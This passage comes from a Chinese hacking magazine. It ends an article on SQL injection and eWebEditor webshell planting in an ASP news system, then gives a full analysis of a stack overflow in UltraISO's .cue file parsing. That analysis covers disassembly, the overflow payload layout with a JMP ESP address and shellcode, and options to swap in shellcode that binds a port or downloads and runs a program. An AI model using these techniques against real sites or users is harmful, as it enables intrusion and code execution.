instr(sss,"and")<>0"，用工具的Get提交方式检测是判断不出有注入漏洞的。这套程序别的地方的变量作者过滤得很好，然而智者千虑，必有一失，这个地方还是大意了，如果不是看源代码构造查询的成立条件就提交数据的话，想发现这样的注入点是相当困难的。

为了能使用工具检测，我构造了这样的语句：http://www.target.com/news/link_js.asp?link=2&n=8&B1=%CC%E1%BD%BB&id=6，一定记得用Post方式检测，不然是猜解不出来结果的。猜解出来的密码是MD5加密的，能否进后台看大家的运气了。进入后台后，有一个数据库备份的功能应该可以上传图片来备份成WebShell。后来我又发现上传功能整合的是eWebEditor，"Edit/db"下的"#ewebeditor.asp"数据库默认没有做防下载处理，在后台的"设置->上传文件设置->图片上传类型"里没有过滤，写入一句话ASP木马提交就会写到"#ewebeditor.asp"数据库中了。在这里为了节约黑防的宝贵版面，我就不贴图了，大家看一下动画演示就会明白了。

最后我在网上搜索了一下，发现使用这个系统的人相当多，具体多到什么程度，去中国站长站看看下载的人数就知道了，可见使用人数多的程序，也不一定就是最安全的。还在使用这套程序的朋友赶快做好相应的防护，密码弱的话会有被黑的可能。我就快离开校园了，有不少问题以后要请教黑防的朋友们，真诚的希望能与各位黑友交流。

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



UltraISO畸形cue-bin文件栈溢出漏洞

文/图 王蓓 shineast

UltraISO软碟通是一款功能强大方便实用的光盘映像文件制作、编辑、格式转换工具，它可以直接编辑光盘映像和从映像中提取文件，也可以从CD-ROM制作光盘映像或者将硬盘上的文件制作成ISO文件。同时，你也可以处理ISO文件的启动信息，从而制作可引导光盘。另外，UltraISO也支持.cue和.bin文件，.bin和.cue格式是随着CDRwin软件的使用流行起来的，之后许多软件开始支持这种格式。然而经过测试，UltraISO软件的所有版本（最新版本是8.6.2.2011）都存在畸形cue-bin文件栈溢出漏洞。具体的说，就是其在处理有超长FILE字符串的.cue文件时存在栈溢出漏洞，如果用户受骗加载了恶意的.cue文件的话，就可能触发这个溢出，导致执行任意指令。

漏洞分析

首先我们需要了解一下.bin和.cue文件。.bin和.cue文件通常成对出现，组成一对光盘镜像文件，其中.cue文件里包含了.bin文件的文件名、路径等相关信息，而.bin文件中才存储真正的光盘数据。

.cue可以用记事本编辑。一个标准的playstation CD的.cue文件如下：

```
FILE "image-name.BIN" BINARY
TRACK 1 MODE2/2352
INDEX 1 00:00:00
```

一个标准的PC数据CD的.cue文件内容如下：

```
FILE "image-name.BIN" BINARY
TRACK 01 MODE1/2352
INDEX 01 00:00:00
```

"image-name.BIN"是对应.bin文件的名称（如IWDII.BIN、CIV3.BIN等），PC数据CD是Mode1；PS2、VCD、SVCD都是Mode2。

有了这些知识以后，我们剩下要做的就是构造一个带有超长bin文件名的cue文件，然后用OllyDBG跟踪UltraISO打开这个畸形cue文件，定位程序溢出位置，并分析溢出的根本原因。

milw0rm.com上公布的exp（http://milw0rm.com/exploits/4001）可以生成我们需要的畸形cue文件和bin文件，但是这个exp有些问题，一是需要修改jmp esp指令地址，这个问题并不严重，因为同操作系统版本中系统DLL文件（如ntdll.dll、shell32.dll、kernel32.dll等）中jmp esp指令地址都是相同的，可以随便选一个用；二是为了避免花指令，应该在jmp esp指令地址和ShellCode中间加入一些90（nop指令）作为缓冲。最终生成的畸形cue文件和bin文件如图1和图2所示。




图1




图2

其中bin文件内容很简单，随便写点内容即可！值得一提的是畸形cue文件中，文件路径要包括如图3所示的四部分。

畸形 cue 文件中描述 FILE 路径的字符串				
组成	1099 个'A'字符	\x93\x43\x93\x7c（ntdll.dll 中 JMPESP 指令地址）	\x90\x90\x90\x90	Shellcode
作用	占位填充	覆盖 EIP	避免花指令	计算器

图3

下面我们用OllyDBG跟踪UltraISO打开这个畸形cue文件（bin文件一定要与cue在同目录下），发现了一

个问题，就是UltraISO是加了壳的，用PEiD一看，是用ASPack 2.12 -> Alexey Solodovnikov加的壳，如图4所示。这是个压缩壳，随便整个脱壳工具脱之，原来UltraISO是用Borland C++编写的，如图5所示。




图4




图5

脱壳的问题解决了，下面的问题就是如何定位程序溢出位置，并分析溢出的根本原因。这里提供一种方法，就是用OllyDBG跟踪时下"内存断点"。简单的说，由于程序每次溢出的栈地址基本相同，而且会出现大片大片的41414141，可以在这些地址中选一个（最好是取中间的某个地址），然后在第二次跟踪时，在这个内存地址处下"内存断点"，这个"内存断点"应该是一个内存写入时的断点。这样，我们只要断到这个内存被写入41414141的时刻，就意味着我们定位到了程序溢出的位置。

我用上面"内存断点"的方法定位了导致溢出的程序段，如下所示。

```
004AF4EE  |> 8B0D B8756200  /MOV ECX,DWORD PTR DS:[6275B8]
;ECX 指向堆中的cue 文件内容(基址)
004AF4F4  |. A1 C0756200    |MOV EAX,DWORD PTR DS:[6275C0]
;EAX 表示当前处理的cue 文件字符串的第几个字节
004AF4F9  |. 0FBE1401       |MOVSX EDX,BYTE PTR DS:[ECX+EAX]
;取出cue 文件字符串中第EAX 个字节
004AF4FD  |. 83FA 22        |CMP EDX,22
;[1].EDX 和引号做比较
004AF500  |. 0F84 C2000000  |JE UltraISO.004AF5C8
;如果EDX 是个引号就跳到004AF5C8
004AF506  |. 8B0D B8756200  |MOV ECX,DWORD PTR DS:[6275B8]
;ECX 指向堆中的cue 文件内容(基址)
004AF50C  |. A1 C0756200    |MOV EAX,DWORD PTR DS:[6275C0]
;EAX 表示当前处理的cue 文件字符串的第几个字节
004AF511  |. 0FBE1401       |MOVSX EDX,BYTE PTR DS:[ECX+EAX]
;取出cue 文件字符串中第EAX 个字节
004AF515  |. 83FA 0D        |CMP EDX,0D
;[2].EDX 和回车字符做比较
004AF518  |. 74 14          |JE SHORT UltraISO.004AF52E
004AF51A  |. 8B0D B8756200  |MOV ECX,DWORD PTR DS:[6275B8]
;ECX 指向堆中的cue 文件内容(基址)
004AF520  |. A1 C0756200    |MOV EAX,DWORD PTR DS:[6275C0]
;EAX 表示当前处理的cue 文件字符串的第几个字节
004AF525  |. 0FBE1401       |MOVSX EDX,BYTE PTR DS:[ECX+EAX]
;取出cue 文件字符串中第EAX 个字节
004AF529  |. 83FA 0A        |CMP EDX,0A
;[3].EDX 和换行字符比较
004AF52C  |. 75 0A          |JNZ SHORT UltraISO.004AF538
004AF52E  |> B8 FEFFFFFF    |MOV EAX,-2
004AF533  |. E9 E0020000    |JMP UltraISO.004AF818
004AF538  |> FF05 C0756200  |INC DWORD PTR DS:[6275C0]
;把当前处理的cue 文件字符串个数加1
004AF53E  |> 8B15 C0756200   MOV EDX,DWORD PTR DS:[6275C0]
;EDX=当前处理的cue 文件字符串的第几个字节
004AF544  |. 8B0D BC756200  |MOV ECX,DWORD PTR DS:[6275BC]
;ECX=cue 文件字符串长度
004AF54A  |. 3BD1           |CMP EDX,ECX
;比较EDX 和 ECX
004AF54C  |. 7C A0          \JL SHORT UltraISO.004AF4EE
;如果EDX < ECX 就跳到004AF4EE
004AF54E  |. EB 78           JMP SHORT UltraISO.004AF5C8
..........
004AF5C4  |. 3BD1           |CMP EDX,ECX
004AF5C6  |. 7C 90          \JL SHORT UltraISO.004AF558
004AF5C8  |> A1 C0756200     MOV EAX,DWORD PTR DS:[6275C0]
;EAX=cue 中字符串引号前的字符串长度
004AF5CD  |. 8B15 BC756200   MOV EDX,DWORD PTR DS:[6275BC]
;EDX=cue 中字符串的总长度
004AF5D3  |. 3BC2            CMP EAX,EDX
;比较EAX 和 EDX
004AF5D5  |. 7C 0A           JL SHORT UltraISO.
```

```
004AF5E1
    ;如果EAX < EDX 跳到004AF5E1
    004AF5D7  |. B8 FEFFFFFF     MOV EAX,-2
    004AF5DC  |. E9 37020000     JMP UltraISO.004AF818
    004AF5E1  |> 8B15 C0756200   MOV EDX,DWORD
PTR DS:[6275C0]
    ;EDX= cue中字符串引号前的字符串长度
    004AF5E7  |. 8B4D FC         MOV ECX,DWORD
PTR SS:[EBP-4]
    ;ECX=00000005("FILE "这些字符的长度)
    004AF5EA  |. 2BD1            SUB EDX,ECX
    ;EDX=EDX-5
    004AF5EC  |. 52              PUSH EDX
    ;/[函数参数]要复制的长度
    004AF5ED  |. A1 B8756200     MOV EAX,DWORD
PTR DS:[6275B8]
    ;|EAX=堆中的cue文件内容(基址)
    004AF5F2  |. 8B55 FC         MOV EDX,DWORD
PTR SS:[EBP-4]
    ;|EDX=00000005("FILE "这些字符的长度)
    004AF5F5  |. 03C2            ADD EAX,EDX
    ;|EAX=EAX+5,EAX将指向"AAAA...
    004AF5F7  |. 50              PUSH EAX
    ;|[函数参数]EAX
    004AF5F8  |. FF75 0C         PUSH DWORD PTR SS:
[EBP+C]
    ;|[函数参数]当前栈帧的一个地址
    004AF5FB  |. E8 10301300     CALL UltraISO.005E2610
    ;\溢出!!! ^_^
```

仔细阅读上面的程序和我的注释，不难看出导致溢出的根本原因是——程序从堆中得到描述FILE路径的字符串后，没有考虑这个字符串的长度就直接复制到当前栈帧中，导致再大的栈帧也是可以被溢出的。另外，通过分析，还可以看出程序是通过引号来识别FILE路径字符串的。

至此，我们可以总结导致溢出的根本原因是UltraISO程序中把cue文件内容全部读取到堆后，再从堆中得到描述FILE路径的字符串后，没有检查这个字符串的长度就直接复制到栈中，从而发生程序溢出。

漏洞利用

该漏洞属于本地栈溢出类漏洞，虽然不能拿来远程攻击，但是把这样的畸形cue文件和bin文件发送给攻击目标，并诱使用户用UltraISO加载，也是可以实现攻击效果的，可导致在目标主机上执行任意指令。

milw0rm.com上公布的exp可以弹出一个计算器，在我的电脑上测试通过，如图6 所示。




图6

当然，我们也可以不弹出这个计算器，而是运行一个打开目标主机的4444端口，或者让目标主机自动从某个网站下载一个程序并自动执行，这样危害会更大，攻击性也更强！如图7所示。要实现这些功能，什么都不用做，只要更改杂志相关中我提供的cue文件、bin文件生成器源码中的ShellCode即可，然后编译一下，再执行一下Debug下的go.bat脚本，就可以在这个Debug下生成畸形的cue文件和bin文件。

